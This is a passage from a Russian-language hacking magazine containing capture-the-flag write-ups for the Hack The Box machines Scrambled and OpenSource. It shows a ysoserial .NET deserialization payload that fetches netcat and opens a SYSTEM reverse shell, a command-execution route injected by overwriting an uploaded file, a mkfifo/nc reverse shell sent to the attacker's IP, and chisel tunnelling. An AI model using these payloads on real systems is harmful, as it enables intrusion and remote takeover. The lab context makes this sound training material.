BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574
BUILTIN\Remote Management Users            Alias            S-1-5-32-580
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
NT AUTHORITY\This Organization             Well-known group S-1-5-15
SCRM\ITShare                               Group            S-1-5-21-2743207045-1827831105-2542523200-1609
SCRM\ITUsers                               Group            S-1-5-21-2743207045-1827831105-2542523200-1610
Authentication authority asserted identity Well-known group S-1-18-1
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448
```

Информация о пользователе

Перейдем к общим ресурсам и найдем там каталог IT. Если зайти еще дальше, то наткнемся на исполняемый файл `ScrambleClient.exe`.

```
    Directory: C:\Shares\IT\Apps\Sales Order Client


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        05/11/2021     20:52          86528 ScrambleClient.exe
-a----        05/11/2021     20:52          19456 ScrambleLib.dll
```

Содержимое каталога Sales Order Client

С помощью **netcat** забираем файлы с хоста.

```
#local host
nc -lvp 6543 > ScrambleClient.exe
nc -lvp 7654 > ScrambleLib.dll

#remote host
type ScrambleClient.exe | C:\Users\miscsvc\Documents\nc.exe 10.10.14.113 6543
type ScrambleLib.dll | C:\Users\miscsvc\Documents\nc.exe 10.10.14.113 7654
```

И так как это приложение .NET, мы можем его легко декомпилировать с помощью **[dnSpy](#)**. По классу `LoginWindow` понимаем, что это то самое приложение, которое работает на порте 4411.

```
namespace ScrambleClient
{
    // Token: 0x0200000A RID: 10
    [DesignerGenerated]
    public class LoginWindow : Window, IComponentConnector
    {
        // Token: 0x06000037 RID: 55 RVA: 0x000025E4 File Offset: 0x000007E4
        public LoginWindow()
        {
            base.Loaded += this.Window_Loaded;
            this._Client = new ScrambleNetClient
            {
                Port = 4411
            };
            this._LockoutTimer = new System.Timers.Timer(TimeSpan.FromSeconds(10.0).TotalMilliseconds);
            this._NetworkTimeout = new AutoResetEvent(false);
            this._ConfigPath = Path.Combine(MyWpfExtension.Application.Info.DirectoryPath, "config.ini");
            this.InitializeComponent();
        }
```

Декомпилированный класс LoginWindow

Если мы выполним команду `LIST_ORDERS`, нам вернут ответ `SUCCESS` и сериализованный объект. Интересно.

```
└─$ nc -vn 10.10.11.168 4411
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Connected to 10.10.11.168:4411.
SCRAMBLECORP_ORDERS_V1.0.3;
LIST_ORDERS
SUCCESS;AAEAAAD/////AQAAAAAAAAAMAgAAAEJTY3JhbWJsZUxpYiwgVmVyc2lvbj0xLjAuMy4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva[illegible]
```

Команда LIST_ORDERS

```
└─$ echo 'AAEAAAD/////AQAAAAAAAAAMAgAAAEJTY3JhbWJsZUxpYiwgVmVyc2lvbj0xLjAuMy4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPW51bGwFAQAAABZTY3JhbWJsZUxpYi5TYWxlc09yZGVyBwAAAAtfSXNDb21[illegible]' | base64 -d
BScrambleLib, Version=1.0.3.0, Culture=neutral, PublicKeyToken=nullScrambleLib.SalesOrder
_IsComplete_ReferenceNumber_QuoteReference _SalesRep
_OrderItem_DueDate
_TotalCostSystem.Collections.Generic.List`1[[System.String, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]
SCRMSO3601
SCRMQU9187ƷJ Hall     [illegible]System.Collections.Generic.List`1[[System.String, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]_items_siz_vers
```

Декодирование ответа

В исходном коде находим функцию загрузки.

```
public void UploadOrder(SalesOrder NewOrder)
{
    try
    {
        Log.Write("Uploading new order with reference " + NewOrder.ReferenceNumber);
        string text = NewOrder.SerializeToBase64();
        Log.Write("Order serialized to base64: " + text);
        ScrambleNetResponse scrambleNetResponse = this.SendRequestAndGetResponse(new ScrambleNetRequest(ScrambleNetRequest.RequestType.UploadOrder, text));
        ScrambleNetResponse.ResponseType type = scrambleNetResponse.Type;
        if (type != ScrambleNetResponse.ResponseType.Success)
        {
            throw new ApplicationException(scrambleNetResponse.GetErrorDescription());
        }
        Log.Write("Upload successful");
    }
    catch (Exception ex)
    {
        Log.Write("Error: " + ex.Message);
        throw ex;
    }
}
```

Исходный код функции UploadOrder

Так можно сериализовать объект и отправить его через команду `UPLOAD_ORDER`. Тогда при десериализации он должен будет выполниться. Для сериализации будем использовать **[ysoserial](#)** для .NET. Сначала скачаем со своего хоста netcat, для чего командой `python3 -m http.server -p 8080` поднимаем веб-сервер.

```
ysoserial.exe -f BinaryFormatter -g WindowsIdentity -c "powershell wget 10.10.14.64:8080/nc64.exe -O C:\Windows\Temp\nc.exe" -o base64
```

```
ysoserial.exe -f BinaryFormatter -g WindowsIdentity -c "powershell wget 10.10.14.64:8080/nc64.exe -O C:\Windows\Temp\nc.exe" -o base64
[illegible]
```

Сериализация нагрузки

```
└─$ nc scrambled.htb 4411
SCRAMBLECORP_ORDERS_V1.0.3;
UPLOAD_ORDER;AAEAAAD/////AQAAAAAAAAAEAQAAAClTeXN0ZW0uU2VjdXJpdHkuUHJpbmNpcGFsLldpbmRvd3NJZGVudGl0eQ
EAAAAkU3lzdGVtLlNlY3VyaXR5LkNsYWltc0lkZW50aXR5LmFjdG9yAQYCAAAAmApBQUVBQUFELy8vLy9BUUFBQUFBQUFBQU1BZ
0FBQUY1TmFXTnliM052Wm5RdVVHOTNaWEpUYUdWc2JDNUZaR2wwYjNJc0lGWmxjbk5wYjI0U15NHdMakF1TUN3Z1EzVnNkSFZ5
[illegible]
```

Отправка сериализованных данных

Когда файл будет загружен, повторим наш трюк. Но на этот раз реверс-шелл создадим с помощью скачанного netcat. В созданный листенер должен прилететь бэкконнект в контексте SYSTEM.


```
ysoserial.exe -f BinaryFormatter -g WindowsIdentity -c "C:\Windows\Temp\nc.exe 10.10.14.64 4321 -e  cmd.exe" -o base64
```

```
└╼$ rlwrap -cAr nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.64] from (UNKNOWN) [10.10.11.168] 63391
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

whoami
whoami
nt authority\system

C:\Windows\system32>
```

Флаг рута

Забираем флаг рута, и машина захвачена!][

HTB OPENSOURCE



АТАКУЕМ УДАЛЕННЫЙ ХОСТ ЧЕРЕЗ GIT

В этом райтапе мы сначала покопаемся в репозитории Git, чтобы найти учетные данные, а затем обнаружим уязвимость, которая даст нам доступ к хосту. При повышении привилегий реализуем одну из техник GTFOBins.

RalfHacker
hackerralf8@gmail.com

Захватывать мы будем тренировочную машину OpenSource с площадки Hack The Box, оцененную как легкая.

> **WARNING**
> Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА
Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.164    opensource.htb
```


И запускаем сканирование портов.

> **Справка: сканирование портов**
>
> Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.
>
> Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.
>
> ```
> #!/bin/bash
> ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f
> 1 | tr '\n' ',' | sed s/,$//)
> nmap -p$ports -A $1
> ```
>
> Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).

```
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1e:59:05:7c:a9:58:c9:23:90:0f:75:23:82:3d:05:5f (RSA)
|   256 48:a8:53:e7:e0:08:aa:1d:96:86:52:bb:88:56:a0:b7 (ECDSA)
|_  256 02:1f:97:9e:3c:8e:7a:1c:7c:af:9d:5a:25:4b:b8:c8 (ED25519)
80/tcp   open     http    Werkzeug/2.1.2 Python/3.10.3
|_http-title: upcloud - Upload files for Free!
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.1.2 Python/3.10.3
```

Результат работы скрипта


Nmap нашел всего два открытых порта: 22 — служба OpenSSH 7.6p1 и 80 — веб-сервер Python Werkzeug 2.1.2; а также порт 3000, который фильтруется. Посмотрим, что нам может показать веб-сервер.



Главная страница сайта opensource.htb


ТОЧКА ВХОДА

Видим ссылку для скачивания файла. По названию архива можем понять, что это какие-то исходные коды.



Предложение скачать архив

В архиве есть каталог `.git`, по которому мы должны прогуляться.



Содержимое архива

Распакуем архив и зайдем в каталог, содержащий репозиторий Git. После этого просмотрим существующие ветки.

```
git branch
```

```
┌[ralf@ralf-PC]─[/home/ralf/tmp/opensource/source]
└╼$ git branch
  dev
* public
```

Ветки Git-репозитория

Теперь получим историю коммитов, по которым в дальнейшем пройдемся.

```
git log dev
```

```
┌[ralf@ralf-PC]─[/home/ralf/tmp/opensource/source]
└╼$ git log dev
commit c41fedef2ec6df98735c11b2faf1e79ef492a0f3 (dev)
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:47:24 2022 +0200

    ease testing

commit be4da71987bbbc8fae7c961fb2de01ebd0be1997
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:46:54 2022 +0200

    added gitignore

commit a76f8f75f7a4a12b706b0cf9c983796fa1985820
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:46:16 2022 +0200

    updated

commit ee9d9f1ef9156c787d53074493e39ae364cd1e05
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:45:17 2022 +0200

    initial
```

История коммитов


Теперь просматриваем каждый коммит в надежде найти важные данные. И в одном из них обнаруживаем URL прокси-сервера с указанными учетными данными.

```
git show a76f8f75f7a4a12b706b0cf9c983796fa1985820
```

```
┌[ralf@ralf-PC]─[/home/ralf/tmp/opensource/source]
└╼$ git show a76f8f75f7a4a12b706b0cf9c983796fa1985820
commit a76f8f75f7a4a12b706b0cf9c983796fa1985820
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:46:16 2022 +0200

    updated

diff --git a/app/.vscode/settings.json b/app/.vscode/settings.json
new file mode 100644
index 0000000..5975e3f
--- /dev/null
+++ b/app/.vscode/settings.json
@@ -0,0 +1,5 @@
+{
+  "python.pythonPath": "/home/dev01/.virtualenvs/flask-app-b5GscEs_/bin/python",
+  "http.proxy": "http://dev01:Soulless_Developer#2022@10.10.10.128:5187/",
+  "http.proxyStrictSSL": false
+}
diff --git a/app/app/views.py b/app/app/views.py
index f2744c6..0f3cc37 100644
--- a/app/app/views.py
+++ b/app/app/views.py
@@ -6,7 +6,17 @@ from flask import render_template, request, send_file
 from app import app


-@app.route('/', methods=['GET', 'POST'])
+@app.route('/')
+def index():
+    return render_template('index.html')
+
+
+@app.route('/download')
+def download():
+    return send_file(os.path.join(os.getcwd(), "app", "static", "source.zip"))
+
+
+@app.route('/upcloud', methods=['GET', 'POST'])
 def upload_file():
     if request.method == 'POST':
         f = request.files['file']
@@ -20,4 +30,4 @@ def upload_file():
 @app.route('/uploads/<path:path>')
 def send_report(path):
     path = get_file_name(path)
-    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))
\ No newline at end of file
+    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))
```

Коммит с учетными данными

Больше в репозитории ничего не находим, поэтому начинаем изучать исходный код приложения.



Содержимое файла static/views.py

Как видишь, мы можем загружать файлы с любым расширением. Сразу бросается в глаза функция `os.path.join` — строка 14. Последовательность `../` фильтруется, что не позволит записать свой SSH-ключ пользователю, даже если мы узнаем путь. Однако файл сохраняется с тем же именем без всяких временных меток, что дает нам возможность перезаписывать существующие файлы.

Продолжение статьи →

HTB OPENSOURCE


АТАКУЕМ УДАЛЕННЫЙ ХОСТ ЧЕРЕЗ GIT

ТОЧКА ОПОРЫ


Давай попробуем перезаписать текущий файл, добавив в его конец свой обработчик, к примеру `/ralf`.

```
@app.route('/ralf')
def ralf():
    return os.system(request.args.get('cmd'))
```

Ссылку на страницу для загрузки файла найдем чуть ниже кнопки скачивания репозитория.




Форма загрузки исходных кодов



Форма для загрузки файлов

Загрузим наш новый файл `view.py` и перехватим запрос на загрузку в **Burp Intercept**.




Перехваченный запрос на загрузку файла

Для перезаписи файла изменим `filename` и вместо `views.py` запишем полный путь к этому файлу — `/app/app/views.py`.

```
------WebKitFormBoundaryrqfk7o9EINTtuKng
Content-Disposition: form-data; name="file"; filename="/app/app/views.py"
Content-Type: text/x-python

```

Измененный запрос на загрузку файла

Когда все будет готово, отправим запрос дальше на сервер. На странице получим сообщение, что загрузка прошла успешно.




Сообщение об успешной загрузке файлов

Теперь мы можем выполнять команды и сразу попробуем запустить реверс-шелл:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.49 4321 >/tmp/f
```


Я выполнял запрос через **curl**, поэтому мне нужно было закодировать реверс-шелл в кодировку URL. **Burp Encoder** закодирует абсолютно все символы, а не только специальные. Это не очень удобно, поэтому я просто вставляю текст в **Burp Repeater** и кодирую комбинацией клавиш Ctrl-U. Однако сгодится и любой другой метод.

```
curl 'http://opensource.htb/ralf?cmd=rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.49 4321 >/tmp/f'
```



Исходная команда curl

```
curl 'http://opensource.htb/ralf?cmd=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.49+4321+>/tmp/f'
```



Закодированная команда curl

Осталось командой `rlwrap -cAr nc -lnvp 4321` запустить листенер и выполнить команду для запуска реверс-шелла.

```
┌[ralf@ralf-PC]─[/home/ralf/tmp/opensource]
└╼$ rlwrap -cAr nc -lnvp 4321
listening on [any] 4321 ...
connect to [10.10.14.49] from (UNKNOWN) [10.10.11.164] 38301
/bin/sh: can't access tty; job control turned off
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/app #
```

Сессия пользователя

ПРОДВИЖЕНИЕ

По имени пользователя понимаем, что находимся внутри контейнера Docker. Дальнейший путь продвижения долго искать не приходится: вспоминаем про фильтрацию подключений к порту 3000. Сначала проверим адрес докер-машины, а потом уже попробуем подключиться к порту 3000 хостовой.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:AC:11:00:03
          inet addr:172.17.0.3  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8500 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6473 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:5643756 (5.3 MiB)  TX bytes:5534503 (5.2 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Результат выполнения команды ifconfig

```
curl 172.17.0.1:3000
/bin/sh: curl: not found
wget 172.17.0.1:3000
Connecting to 172.17.0.1:3000 (172.17.0.1:3000)
saving to 'index.html'
index.html           100% |********************************| 13414  0:00:00 ETA
'index.html' saved
/app #
```

Обращение к порту 3000 с помощью curl

Для удобной работы через браузер нам нужно туннелировать трафик. Я буду использовать **chisel**, который нужно запустить как на локальном хосте, в качестве сервера, так и на удаленном — как клиент. В параметре серверной части указываем, что ожидаем подключения (параметры `--reverse`), а также порт для создания туннеля.

```
chisel.bin server --reverse --port 8000
```

```
server: Reverse tunnelling enabled
server: Fingerprint FIX3605gc98+Bst3LXTmD07bp80aWw6q2BAZpgE9onc=
server: Listening on http://0.0.0.0:8000
```

Логи серверной части

Теперь на удаленной машине инициализируем клиентскую часть. В параметрах указываем адрес сервера chisel и порт для подключения, а также настройки проксирования.

```
chisel.bin client 10.10.14.49:8000 R:3000:172.17.0.1:3000
```

```
client: Connecting to ws://10.10.14.49:8000
client: Connected (Latency 54.150474ms)
```


Логи клиентской части

В логах сервера должны увидеть сообщение о создании сессии.

```
server: Reverse tunnelling enabled
server: Fingerprint FIX3605gc98+Bst3LXTmD07bp80aWw6q2BAZpgE9onc=
server: Listening on http://0.0.0.0:8000
server: session#1: tun: proxy#R:3000=>172.17.0.1:3000: Listening
```


Логи серверной части

Таким образом, весь трафик, который мы пошлем на локальный порт 3000, будет туннелирован на порт 3000 указанного хоста (в данном случае 172.17.0.1) через докер-машину. Теперь откроем сайт в браузере и увидим Git.




Главная страница сайта на порте 3000

Воспользовавшись учетными данными, которые мы нашли в репозитории, авторизуемся на сайте.



